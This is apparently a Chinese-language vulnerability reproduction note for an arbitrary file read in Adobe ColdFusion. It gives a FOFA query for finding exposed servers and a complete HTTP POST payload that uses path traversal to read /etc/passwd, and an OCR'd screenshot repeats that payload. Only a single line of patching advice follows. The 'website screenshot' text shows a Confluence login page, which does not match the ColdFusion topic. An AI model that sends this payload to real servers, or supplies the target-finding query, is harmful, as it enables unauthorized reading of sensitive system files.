
A2-2AdobeColdFusion-任意文件读取

漏洞描述：

影响版本：

Adobe ColdFusion 2018 Update 15 Adobe ColdFusion 2021 Update 5

网站图片：


Confluence
登录
U用户名
P密码
□ R记住我的登录信息
登录
忘记密码
Čeština · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский ·
日本語 · 中文 · 한국어
基于 Atlassian Confluence 6.7.1 技术构建 · 报告缺陷 · Atlassian 新闻

No username and password? Sign up here 还没有用户名和密码? 在这里新建.

网络测绘：

fofa语法：

FOFA：app="Adobe-ColdFusion"


漏洞复现：

payload：

```
POST /cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/filemanager.cfc?method=foo&_cfclient=true HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-CN,zh;q=0.9
Connection: close

_variables={"_metadata":{"classname":"../../../../../../../../../../../../../../etc/passwd"}}
```

效果图：



```
POST /cf_scripts/scripts/ajax/ckeditor/plugins/filemanager/filemanager.cfc?method=foo&
_cfcli[redacted]=true HTTP/1.1
Host: [redacted]
Content-Type: app[redacted]cation/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: zh-CN,zh;q=0.9
Connection: close

_variables={"_metadata":{"classname":"../../../../../../../../../../../../../../etc/passwd"}}
```

修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。